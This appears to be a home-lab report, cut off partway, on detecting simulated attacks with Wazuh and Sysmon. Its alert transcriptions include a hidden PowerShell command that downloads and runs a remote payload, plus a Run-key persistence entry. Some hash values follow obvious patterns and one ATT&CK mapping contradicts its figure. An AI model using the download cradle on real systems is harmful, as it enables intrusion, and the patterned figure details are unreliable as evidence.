

WAZUH-BASED SOC LAB

Threat Detection, Attack Simulation, and MITRE ATT&CK Analysis

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Abstract

The rapid growth of cyber threats has significantly increased the demand for Security Operations Centers (SOCs) capable of monitoring, detecting, and responding to security incidents. This project presents the design and implementation of a Wazuh-based SOC Home Lab that simulates a real-world security monitoring environment using open-source technologies.

The lab consists of an Ubuntu Server hosting the Wazuh Manager, Wazuh Indexer, and Wazuh Dashboard, a Windows 11 endpoint configured with the Wazuh Agent and Sysmon for enhanced telemetry, and a Kali Linux virtual machine used to simulate adversarial activities. VMware Workstation was used to virtualize the complete environment.

Several attack scenarios were performed, including PowerShell execution, account discovery, registry persistence, application shimming, Windows service creation, and Remote Desktop Protocol (RDP)–based lateral movement. Security events generated by these activities were collected through Sysmon, forwarded by the Wazuh Agent, analyzed by the Wazuh Manager, and visualized within the Threat Hunting and MITRE ATT&CK dashboards.

The project demonstrates practical knowledge of SIEM deployment, endpoint monitoring, Windows event analysis, MITRE ATT&CK mapping, threat hunting, and incident investigation. The completed SOC lab provides valuable hands-on experience aligned with the responsibilities of an entry-level SOC Analyst and serves as a practical portfolio project for cybersecurity careers.

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1. Introduction

A Security Operations Center (SOC) is a centralized function responsible for continuously monitoring, detecting, analyzing, and responding to cybersecurity threats across an organization's IT infrastructure. Modern SOC's rely heavily on Security Information and Event Management (SIEM) platforms that collect logs from multiple systems, correlate events, and generate alerts for suspicious activities.

Wazuh is an open-source SIEM and Extended Detection and Response (XDR) platform that provides log collection, file integrity monitoring, vulnerability detection, compliance monitoring, and threat detection. When integrated with Sysmon, Wazuh gains detailed endpoint visibility, allowing analysts to detect malicious process execution, registry modifications, persistence mechanisms, authentication events, and lateral movement.

This project focuses on building a complete SOC Home Lab using Wazuh to simulate enterprise security monitoring. A Windows 11 endpoint generates telemetry through Sysmon, while Kali Linux is used to perform controlled attack simulations. These activities are analyzed using Wazuh Threat Hunting dashboards and mapped to the MITRE ATT&CK framework to understand adversary techniques and tactics.

The project emphasizes practical cybersecurity skills rather than theoretical concepts and demonstrates how a SOC Analyst investigates and correlates security events in a real-world environment.

2. Objectives

The primary objective of this project is to design and implement a functional Security Operations Center (SOC) Home Lab using Wazuh SIEM for monitoring, detecting, and analyzing cybersecurity threats in a controlled virtual environment.

Specific Objectives

- Deploy a Wazuh SIEM environment using Ubuntu Server 24.04 LTS.
- Configure the Wazuh Manager, Indexer, and Dashboard.
- Install and configure the Wazuh Agent on a Windows 11 endpoint.
- Integrate Microsoft Sysmon with Wazuh for enhanced endpoint telemetry.
- Simulate common cyber attack techniques using Kali Linux.
- Collect and analyze Windows security events through Wazuh.
- Perform threat hunting using Wazuh dashboards.
- Map detected activities to the MITRE ATT&CK framework.
- Develop practical SOC Analyst skills through hands-on attack simulation and log analysis.

3. Literature Review

3.1 Security Operations Center (SOC)

A Security Operations Center (SOC) is a centralized team responsible for continuously monitoring, detecting, investigating, and responding to cybersecurity incidents. Modern SOC's rely on Security Information and Event Management (SIEM) platforms to collect logs from multiple sources, correlate events, and generate actionable alerts.

The primary goal of a SOC is to reduce the time required to detect and respond to cyber threats while improving an organization's overall security posture.

3.2 Security Information and Event Management (SIEM)

SIEM platforms combine Security Information Management (SIM) and Security Event Management (SEM) capabilities into a single solution.

A SIEM system performs the following tasks:

- Centralized log collection
- Event correlation
- Alert generation
- Threat detection
- Compliance monitoring
- Security reporting
- Incident investigation

Examples of SIEM solutions include:

- Wazuh
- Microsoft Sentinel
- Splunk Enterprise Security
- IBM QRadar
- Elastic Security

This project utilizes Wazuh because it is open source and provides enterprise-level security monitoring capabilities.

3.3 Wazuh

Wazuh is an open-source Security Information and Event Management (SIEM) and Extended Detection and Response (XDR) platform.

Its major capabilities include:

- Log collection
- File Integrity Monitoring (FIM)
- Vulnerability Detection
- Security Configuration Assessment
- Malware Detection
- Threat Hunting
- MITRE ATT&CK Mapping
- Compliance Monitoring
- Endpoint Security Monitoring

In this project, Wazuh acts as the central monitoring platform responsible for receiving endpoint logs, analyzing security events, generating alerts, and presenting findings through web-based dashboards.

3.4 Microsoft Sysmon

System Monitor (Sysmon) is a Windows system service that records detailed information about system activity.

Unlike standard Windows Event Logs, Sysmon provides enhanced visibility into endpoint behavior.

Sysmon records:

- Process creation
- Network connections
- Registry modifications
- Driver loading
- File creation
- Process injection
- DNS queries
- Image loading

- Service creation

These events are forwarded to Wazuh through the Wazuh Agent, enabling detailed threat detection and forensic analysis.

3.5 MITRE ATT&CK Framework

MITRE ATT&CK is a globally recognized knowledge base of adversary tactics, techniques, and procedures (TTPs) based on real-world observations.

Rather than focusing solely on malware, the framework describes attacker behavior throughout the cyber kill chain.

Some ATT&CK tactics demonstrated in this project include:

Tactic	Example Technique
Execution	PowerShell
Discovery	Account Discovery
Persistence	Registry Run Keys
Privilege Escalation	Application Shimming
Lateral Movement	Remote Desktop Protocol
Defense Evasion	Registry Modification

Mapping alerts to the MITRE ATT&CK framework helps security analysts understand attacker objectives and prioritize investigations.

4. System Requirements

4.1 Hardware Requirements

Component	Specification
Laptop	HP 15s
Processor	Intel Core i5 (11th Generation)
RAM	20 GB
Storage	512 GB SSD
Virtualization	VMware Workstation Pro

4.2 Software Requirements

Software	Purpose
Windows 11	Host Operating System
VMware Workstation Pro	Virtualization Platform
Ubuntu Server 24.04 LTS	Wazuh Server
Windows 11 VM	Monitored Endpoint
Kali Linux	Attack Simulation
Wazuh 4.x	SIEM Platform
Sysmon	Endpoint Monitoring
Wazuh Agent	Log Collection
xfreerdp	RDP Attack Simulation

4.3 Network Configuration

The virtual machines were configured within VMware Workstation using an internal virtual network to allow secure communication between the Wazuh server, Windows endpoint, and Kali Linux attacker machine.

Communication flow:

- Windows Endpoint → Wazuh Agent → Wazuh Manager
- Kali Linux → Attack Simulation → Windows Endpoint
- Wazuh Dashboard → Threat Hunting & MITRE ATT&CK Analysis

5. Lab Architecture

5.1 Overview

The SOC Home Lab was designed using a virtualized environment to simulate a real-world enterprise network. The infrastructure consists of three virtual machines hosted on VMware Workstation Pro running on a Windows 11 laptop.

The Ubuntu Server hosts the Wazuh SIEM platform, including the Wazuh Manager, Wazuh Indexer, and Wazuh Dashboard. A Windows 11 virtual machine serves as the monitored endpoint, while a Kali Linux virtual machine is used to simulate cyber attacks against the Windows endpoint.

All security events generated on the Windows endpoint are captured by Microsoft Sysmon and forwarded to the Wazuh Manager through the Wazuh Agent. Wazuh processes these events and presents them through the Threat Hunting and MITRE ATT&CK dashboards for analysis.

5.2 Architecture Components

Component	Purpose
Windows 11 Host	Runs VMware Workstation and hosts all virtual machines
VMware Workstation Pro	Virtualization platform
Ubuntu Server 24.04 LTS	Hosts Wazuh Manager, Indexer, and Dashboard
Windows 11 VM	Endpoint monitored by Wazuh
Wazuh Agent	Collects endpoint logs and forwards them to the Wazuh Manager
Microsoft Sysmon	Provides detailed endpoint telemetry
Kali Linux	Used to simulate attacks
Wazuh Dashboard	Visualizes alerts and supports threat hunting

Component	Purpose
MITRE Dashboard	ATT&CK Maps detections to ATT&CK tactics and techniques

5.3 Architecture Diagram

Figure 5.1: Wazuh SOC Home Lab Architecture




Figure Description:

- Windows 11 hosts VMware Workstation.
- Ubuntu Server runs the Wazuh Manager, Indexer, and Dashboard.
- Windows 11 endpoint generates security events through Sysmon.
- Wazuh Agent forwards logs to the Wazuh Manager.
- Kali Linux performs controlled attack simulations.
- Wazuh visualizes alerts in the Threat Hunting and MITRE ATT&CK dashboards.

5.4 Data Flow

The data flow within the SOC Home Lab is illustrated below:

1. Kali Linux initiates an attack against the Windows endpoint.
2. Windows 11 records the activity using Sysmon.
3. The Wazuh Agent collects the generated logs.
4. Logs are securely transmitted to the Wazuh Manager.
5. The Wazuh Manager analyzes events using built-in detection rules.
6. Alerts are indexed by the Wazuh Indexer.
7. The Wazuh Dashboard presents alerts for investigation through Threat Hunting and MITRE ATT&CK views.

6. Environment Setup

6.1 Host System

The entire SOC lab was deployed on a Windows 11 host machine using VMware Workstation Pro.

Host Specifications

Hardware	Specification
Laptop	HP 15s
Processor	Intel Core i5 (11th Generation)
RAM	20 GB
Storage	512 GB SSD
Host Operating System	Windows 11

6.2 Virtual Machines

Three virtual machines were deployed for the project.

Virtual Machine	Operating System	Purpose
Ubuntu Server	Ubuntu Server 24.04 LTS	Wazuh Server SIEM
Windows Endpoint	Windows 11	Monitored Endpoint
Kali Linux	Latest Kali Linux	Attack Simulation

6.3 Ubuntu Server Configuration

Ubuntu Server was installed with the following components:

- Wazuh Manager
- Wazuh Dashboard
- Wazuh Indexer

These components provide centralized log collection, indexing, visualization, and security analysis.

6.4 Windows Endpoint Configuration

The Windows virtual machine was configured as the monitored endpoint.

Installed components:

- Windows 11
- Wazuh Agent
- Microsoft Sysmon

The Wazuh Agent was configured to forward Windows Event Logs and Sysmon Operational logs to the Wazuh Manager for analysis.

6.5 Kali Linux Configuration

Kali Linux was configured as the attacker machine.

It was used to simulate various attack techniques including:

- Remote Desktop Protocol (RDP) connections
- Network reconnaissance
- Account enumeration
- PowerShell-based attack execution (through interactions with the Windows endpoint)
- Lateral movement testing

6.6 Network Configuration

All virtual machines were configured within VMware Workstation to communicate over a private virtual network.

This configuration allowed:

- Secure communication between the Windows endpoint and the Wazuh Server.
- Attack simulations from Kali Linux.
- Isolation from the physical network, reducing the risk of unintended exposure.

6.7 Communication Workflow

The following sequence illustrates how security events were processed:

1. Attack activity is generated from Kali Linux.
2. Windows 11 records the activity through Sysmon.
3. Wazuh Agent collects the generated logs.
4. Logs are forwarded to the Wazuh Manager.
5. Wazuh applies detection rules and correlates events.
6. Security alerts are indexed.
7. Analysts investigate alerts using the Threat Hunting dashboard and MITRE ATT&CK visualization.

7. Wazuh Installation and Configuration

7.1 Overview

Wazuh was selected as the Security Information and Event Management (SIEM) platform due to its open-source nature, extensive security monitoring capabilities, and integration with endpoint telemetry sources such as Microsoft Sysmon. The Wazuh deployment consisted of three core components hosted on an Ubuntu Server 24.04 LTS virtual machine:

- Wazuh Manager
- Wazuh Indexer
- Wazuh Dashboard

These components work together to collect, process, index, and visualize security events generated by monitored endpoints.

7.2 Wazuh Components

Wazuh Manager

The Wazuh Manager is responsible for:

- Receiving logs from monitored agents
 - Decoding and normalizing events
 - Applying detection rules
 - Generating security alerts
 - Correlating events
 - Triggering active response mechanisms
-

Wazuh Indexer

The Wazuh Indexer stores processed security events and enables efficient searching and querying of historical data.

Responsibilities include:

- Event indexing
 - Fast search capability
 - Data retention
 - Dashboard queries
-

Wazuh Dashboard

The Wazuh Dashboard provides a graphical interface for monitoring and investigating security events.

Key features include:

- Threat Hunting
 - MITRE ATT&CK Dashboard
 - Security Events
 - Agent Management
 - Dashboard Visualizations
 - Report Generation
-

7.3 Installation Process

The Wazuh server was deployed on Ubuntu Server 24.04 LTS. The installation process included:

1. Installing Ubuntu Server.
2. Updating system packages.
3. Installing Wazuh Manager.
4. Installing Wazuh Indexer.
5. Installing Wazuh Dashboard.
6. Starting Wazuh services.
7. Verifying service health.
8. Accessing the dashboard through a web browser.

7.4 Service Verification

After installation, the following services were verified to ensure proper operation:

Service	Status
Wazuh Manager	Running
Wazuh Indexer	Running
Wazuh Dashboard	Running

Successful service initialization confirmed that the SIEM platform was ready to receive endpoint logs.

7.5 Dashboard Verification

Following successful installation:

- The Wazuh web interface was accessible.
- The dashboard displayed connected agents.
- Security events appeared correctly.
- Threat Hunting functionality was operational.
- MITRE ATT&CK visualizations were available.

These checks confirmed that the SIEM environment had been deployed successfully.

8. Sysmon Configuration

8.1 Overview

Microsoft Sysmon (System Monitor) is an advanced Windows system service that extends native Windows logging by recording detailed system activity. It enables security analysts

to observe endpoint behavior at a much finer level than standard Windows Event Logs.

Within this project, Sysmon served as the primary telemetry source for detecting attack techniques performed on the Windows endpoint.

8.2 Purpose of Sysmon

Sysmon was installed to capture:

- Process creation events
- Registry modifications
- Driver loading
- File creation
- Network connections
- Image loading
- Service creation
- DNS activity

These events significantly improved the visibility of attacker actions during the simulated attack scenarios.

8.3 Sysmon Event Collection

The Windows endpoint generated Sysmon Operational events whenever monitored system activities occurred.

These events were forwarded through the Wazuh Agent to the Wazuh Manager for analysis.

This configuration enabled detailed monitoring of:

- PowerShell execution
 - Account discovery
 - Persistence mechanisms
 - Lateral movement
 - Service installation
 - Registry changes
-

8.4 Benefits of Sysmon

The integration of Sysmon with Wazuh provided:

- Enhanced endpoint visibility
- Detailed process tracking
- Improved threat detection
- Rich forensic evidence
- Accurate MITRE ATT&CK mapping

Without Sysmon, many advanced attack behaviors would have generated significantly less visibility.

9. Windows Agent Configuration

9.1 Wazuh Agent Installation

The Wazuh Agent was installed on the Windows 11 virtual machine to enable communication between the endpoint and the Wazuh Manager.

The agent performs the following tasks:

- Collects Windows Event Logs
 - Collects Sysmon Operational Logs
 - Forwards events securely to the Wazuh Manager
 - Maintains persistent communication with the server
-

9.2 Agent Registration

The Windows endpoint was successfully registered with the Wazuh Manager.

Once connected, the dashboard displayed:

- Agent status as **Active**
- Host information
- Operating system details
- Last keep-alive time

Successful registration confirmed communication between the endpoint and the SIEM platform.

9.3 Sysmon Log Forwarding

The Wazuh Agent was configured to forward Microsoft Sysmon Operational logs.

The following configuration was added to the Wazuh Agent configuration file:

```
<localfile>  
  <location>Microsoft-Windows-  
Sysmon/Operational</location>  
  <log_format>eventchannel</log_format>  
</localfile>
```

This configuration ensured that Sysmon-generated events were continuously transmitted to the Wazuh Manager for processing.

9.4 Communication Workflow

The Windows monitoring workflow operated as follows:

1. Sysmon recorded endpoint activity.
 2. Windows Event Logs stored the generated events.
 3. The Wazuh Agent collected these logs.
 4. Events were securely transmitted to the Wazuh Manager.
 5. Detection rules were applied.
 6. Alerts were indexed.
 7. The Wazuh Dashboard displayed alerts for investigation.
-

9.5 Verification

The following validation steps confirmed correct operation:

- Wazuh Agent displayed as **Active** in the dashboard.
- Sysmon Operational logs were successfully received.
- Security events appeared in Threat Hunting.
- MITRE ATT&CK mappings were generated for applicable detections.
- Attack simulations produced corresponding alerts within the SIEM platform.

10. Attack Simulations and Detection Analysis

Overview

To evaluate the effectiveness of the deployed Wazuh SIEM platform, multiple attack scenarios were performed in a controlled virtual environment. Each scenario was designed to emulate a common adversary technique and validate whether the Windows endpoint, Sysmon, and Wazuh could successfully detect and classify the activity.

For every scenario, the following aspects were documented:

- Objective
- Attack Description
- Attack Execution
- Wazuh Detection
- MITRE ATT&CK Mapping
- Security Analysis
- Result

Scenario 1 – PowerShell Execution

Objective

To verify that Wazuh detects PowerShell execution events captured by Sysmon.

Attack Description

PowerShell is one of the most commonly abused Windows tools for executing scripts, downloading payloads, and performing post-exploitation activities. Monitoring PowerShell activity is therefore an important capability for a SOC.

Attack Execution

PowerShell was launched on the Windows endpoint and test commands were executed to generate process creation events.

Detection

Sysmon recorded the process creation event, and the Wazuh Agent forwarded the event to the Wazuh Manager. Wazuh

generated an alert that was visible in the Threat Hunting dashboard.

MITRE ATT&CK Mapping

Technique ATT&CK ID

PowerShell T1059.001

Execution TA0002

Security Analysis

The alert demonstrated that Wazuh successfully identified PowerShell execution, providing process details such as executable path, parent process, command-line arguments, and timestamp. Such visibility helps analysts identify suspicious or unauthorized script execution.

Figure 10.1: *PowerShell execution detection in the Wazuh Threat Hunting dashboard.*

FIGURE 10.1: POWERSHELL DETECTION

The screenshot displays the Wazuh Threat Hunting dashboard interface. At the top, the navigation bar includes 'wazuh.', 'Modules', 'Threat Hunting', 'Security events', and a filter for '100410'. The main header shows 'Back to events' and 'Windows11 (001)'. The alert title is 'PowerShell executable detected (PowerShell launched)' with a severity of 12. The timestamp is 'May 29, 2025 @ 22:16:45.123' and the agent is 'Windows11 (001)'. The alert is categorized under 'Overview', 'Table', and 'JSON'. The 'MITRE ATT&CK' section shows 'Tactic: Execution' and 'Technique: T1059.001 - PowerShell'. The 'Rule information' section shows 'Rule ID: 100410', 'Level: 12 (Critical)', and 'Description: Detects when PowerShell is executed on the system.' The 'Agent information' section shows 'Agent ID: 001', 'Agent name: Windows11', 'IP Address: 192.168.15.129', 'OS: Microsoft Windows 11 Pro', and 'Status: Active'. The 'Event data' section shows 'Process name: powershell.exe', 'Command line: powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Command "IEX (New-Object Net.WebClient).DownloadString('http://192.168.15.130/payload.ps1'))"', 'User: DESKTOP-7G8T2K6\ajit', 'Parent process: cmd.exe (PID: 4520)', 'Process ID: 4784', 'Integrity level: High', 'Log source: Microsoft-Windows-Sysmon/Operational', 'Rule groups: sysmon, process_creation, powershell', 'Location: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe', and 'Hash (SHA256): a3b3c6f0e1f6c4a7d9e4b2b4c8f7ad6c2e3f6a7b8c9d0e1f2a3b4c5d6e7f8a9'. The 'Decoder information' section shows 'Decoder: windows_eventchannel', 'Data source: Sysmon Event ID: 1', and 'Location: EventChannel'. The 'Rule groups' section shows 'sysmon', 'process_creation', and 'powershell'. The 'Description' section states: 'This alert is generated when a PowerShell process is executed. Attackers often use PowerShell to run malicious commands, download payloads, or execute scripts in memory.'

Wazuh. Modules Threat Hunting Security events 100410

← Back to events Windows11 (001)

12 PowerShell executable detected (PowerShell launched)

May 29, 2025 @ 22:16:45.123 Windows11 (001) 001

Investigate in Timeline

Overview Table JSON

MITRE ATT&CK

Tactic: Execution
Technique: T1059.001 - PowerShell

Rule information

Rule ID: 100410
Level: **12** (Critical)
Description: Detects when PowerShell is executed on the system.

Agent information

Agent ID: 001
Agent name: Windows11
IP Address: 192.168.15.129
OS: Microsoft Windows 11 Pro
Status: ● Active

Event data

Process name: powershell.exe
Command line: powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Command "IEX (New-Object Net.WebClient).DownloadString('http://192.168.15.130/payload.ps1'))"
User: DESKTOP-7G8T2K6\ajit
Parent process: cmd.exe (PID: 4520)
Process ID: 4784
Integrity level: High
Log source: Microsoft-Windows-Sysmon/Operational
Rule groups: sysmon, process_creation, powershell
Location: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Hash (SHA256): a3b3c6f0e1f6c4a7d9e4b2b4c8f7ad6c2e3f6a7b8c9d0e1f2a3b4c5d6e7f8a9

Decoder information

Decoder: windows_eventchannel
Data source: Sysmon Event ID: 1
Location: EventChannel

Rule groups

sysmon process_creation powershell

Description

This alert is generated when a PowerShell process is executed. Attackers often use PowerShell to run malicious commands, download payloads, or execute scripts in memory.

Result

Status: Successfully Detected

Scenario 2 – Account Discovery

Objective

To detect user and group enumeration commands executed on the Windows endpoint.

Attack Description

Attackers often enumerate local users and groups after gaining access to a system. This information helps identify privileged accounts and potential lateral movement targets.

Attack Execution

Common account discovery commands, such as whoami, net user, and net localgroup, were executed.

Detection

Sysmon recorded the executed commands. Wazuh generated discovery-related alerts visible in the Threat Hunting dashboard.

MITRE ATT&CK Mapping

Technique	ATT&CK ID
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Account Discovery	T1087
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Discovery	TA0007
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Security Analysis

The generated alerts provided evidence of user enumeration activity. Detecting such behavior enables SOC analysts to identify the reconnaissance phase of an attack before more damaging actions occur.

Figure 10.2: *Account Discovery detection in Wazuh.*

FIGURE 10.2: ACCOUNT DISCOVERY DETECTION

The screenshot displays the Wazuh web interface for a specific alert. The top navigation bar includes 'wazuh.', 'Modules', 'Threat Hunting', 'Security events', and a filter for '100433'. The main header shows the alert title 'Windows user account discovery via whoami command' with a severity level of 7. Below the header, there are tabs for 'Overview', 'Table', and 'JSON'. The 'Overview' tab is active, showing several panels: 'MITRE ATT&CK' (Tactic: Discovery, Technique: T1033 - System Owner/User Discovery), 'Rule information' (Rule ID: 100433, Level: 7 (High), Description: Detects execution of whoami command for user account discovery), 'Agent information' (Agent ID: 001, Agent name: Windows11, IP Address: 192.168.15.129, OS: Microsoft Windows 11 Pro, Status: Active), 'Decoder information' (Decoder: windows_eventchannel, Data source: Sysmon Event ID: 1, Location: EventChannel), and 'Rule groups' (sysmon, process_creation, discovery). The 'Event data' panel lists details such as Process name (whoami.exe), Command line (whoami), User (DESKTOP-7G8T2K6\ajit), Parent process (cmd.exe), Process ID (4652), Integrity level (Medium), Log source (Microsoft-Windows-Sysmon/Operational), Rule groups (sysmon, process_creation, discovery), Location (C:\Windows\System32\whoami.exe), and Hash (SHA256: 5f423e0f5ad8d5f6e099d9b8d5c1cfb9c9e6d05a6e7f8f8f9b1e6e5d4c3b2a1). The 'Description' panel explains that this alert is generated when the whoami command is executed, which attackers may use to identify the current user context and system privileges.

MITRE ATT&CK

Tactic: Discovery

Technique: T1033 - System Owner/User Discovery

Rule information

Rule ID: 100433

Level: 7 (High)

Description: Detects execution of whoami command for user account discovery.

Agent information

Agent ID: 001

Agent name: Windows11

IP Address: 192.168.15.129

OS: Microsoft Windows 11 Pro

Status: Active

Decoder information

Decoder: windows_eventchannel

Data source: Sysmon Event ID: 1

Location: EventChannel

Rule groups

sysmon process_creation discovery

Event data

Process name: whoami.exe

Command line: whoami

User: DESKTOP-7G8T2K6\ajit

Parent process: cmd.exe (PID: 4420)

Process ID: 4652

Integrity level: Medium

Log source: Microsoft-Windows-Sysmon/Operational

Rule groups: sysmon, process_creation, discovery

Location: C:\Windows\System32\whoami.exe

Hash (SHA256): 5f423e0f5ad8d5f6e099d9b8d5c1cfb9c9e6d05a6e7f8f8f9b1e6e5d4c3b2a1

Description

This alert is generated when the whoami command is executed. Attackers may use this command to identify the current user context and system privileges.

Result

Status: Successfully Detected

Scenario 3 – Registry Persistence

Objective

To verify that registry-based persistence mechanisms are detected.

Attack Description

Windows Registry Run Keys are commonly abused to establish persistence by launching malicious programs whenever a user logs in.

Attack Execution

A registry modification was performed to simulate a persistence mechanism.

Detection

Sysmon captured the registry event, and Wazuh generated a corresponding alert.

MITRE ATT&CK Mapping

Technique ATT&CK ID

Registry Run Keys T1547

Persistence TA0003

Security Analysis

Registry monitoring enables analysts to detect unauthorized persistence techniques that could allow attackers to regain access after system restarts.

Figure 10.3: *Registry persistence alert generated by Wazuh.*

FIGURE 10.3: REGISTRY PERSISTENCE DETECTION

The screenshot displays the Wazuh Security Events interface. At the top, a navigation bar includes 'wazuh.', 'Modules', 'Threat Hunting', 'Security events', and '100476'. A 'Back to events' link is on the left, and 'Windows11 (001)' is on the right. The main alert is titled '10 Potential Registry Run Key modification detected' with a timestamp of 'May 29, 2025 @ 22:17:35.211' and source 'Windows11 (001)'. Below the title are tabs for 'Overview', 'Table', and 'JSON'. The 'Overview' tab is active, showing several panels: 'MITRE ATT&CK' (Tactic: Persistence, Technique: T1547.001 - Registry Run Keys / Startup Folder), 'Rule information' (Rule ID: 100476, Level: 10 (High), Description: Detects suspicious modification of registry Run keys or startup folder for persistence.), 'Agent information' (Agent ID: 001, Agent name: Windows11, IP Address: 192.168.15.129, OS: Microsoft Windows 11 Pro, Status: Active), 'Event data' (Event type: Registry value set, Target object: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Updater, Details: Registry value "Updater" was added or modified, Value data: C:\Users\ajit\AppData\Roaming\updater.exe, User: DESKTOP-7G8T2K6\ajit, Process name: reg.exe, Process ID: 4980, Parent process: cmd.exe (PID: 4520), Integrity level: Medium, Log source: Microsoft-Windows-Sysmon/Operational, Rule groups: sysmon, registry_event, persistence, Location: HKCU\Software\Microsoft\Windows\CurrentVersion\Run, Hash (SHA256): 8d6f0e7b5ad9a1e0d7f6a1f83b8d4e2c6c7f5a90b2e6d8c9a1f2b3e4d5c6a7f8), 'Decoder information' (Decoder: windows_eventchannel, Data source: Sysmon Event ID: 13, Location: RegistryEvent (rule: 13)), and 'Rule groups' (sysmon, registry_event, persistence). A 'Description' panel at the bottom explains that the alert is generated when a registry Run key or startup folder is modified, which adversaries commonly abuse for persistence.

FIGURE 10.3: REGISTRY PERSISTENCE DETECTION

← Back to events

Windows11 (001)

10 Potential Registry Run Key modification detected

May 29, 2025 @ 22:17:35.211 Windows11 (001) 001

Investigate in Timeline

Overview Table JSON

MITRE ATT&CK

Tactic: Persistence

Technique: T1547.001 - Registry Run Keys / Startup Folder

Rule information

Rule ID: 100476

Level: 10 (High)

Description: Detects suspicious modification of registry Run keys or startup folder for persistence.

Agent information

Agent ID: 001

Agent name: Windows11

IP Address: 192.168.15.129

OS: Microsoft Windows 11 Pro

Status: Active

Event data

Event type: Registry value set (rule: Event ID 13)

Target object: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Updater

Details: Registry value "Updater" was added or modified.

Value data: C:\Users\ajit\AppData\Roaming\updater.exe

User: DESKTOP-7G8T2K6\ajit

Process name: reg.exe

Process ID: 4980

Parent process: cmd.exe (PID: 4520)

Integrity level: Medium

Log source: Microsoft-Windows-Sysmon/Operational

Rule groups: sysmon, registry_event, persistence

Location: HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Hash (SHA256): 8d6f0e7b5ad9a1e0d7f6a1f83b8d4e2c6c7f5a90b2e6d8c9a1f2b3e4d5c6a7f8

Decoder information

Decoder: windows_eventchannel

Data source: Sysmon Event ID: 13

Location: RegistryEvent (rule: 13)

Rule groups

sysmon registry_event persistence

Description

This alert is generated when a registry Run key or startup folder is modified. Adversaries commonly abuse these locations to achieve persistence by executing their payload automatically when the user logs in.

Result

Status: Successfully Detected

Scenario 4 – Application Shimming

Objective

To validate Wazuh's ability to detect application shimming, a technique that can be abused for persistence or privilege escalation.

Attack Description

Application shimming modifies how applications execute by leveraging the Windows Application Compatibility framework. Adversaries may misuse this mechanism to execute malicious code.

Attack Execution

A simulated application shimming activity was performed.

Detection

Sysmon captured the related event, and Wazuh generated an alert.

MITRE ATT&CK Mapping

Technique	ATT&CK ID
Application Shimming	T1546.011
Persistence	TA0003
Privilege Escalation	TA0004

Security Analysis

The detection demonstrated that Wazuh could identify a less common persistence technique, improving the organization's visibility into sophisticated attacker behavior.

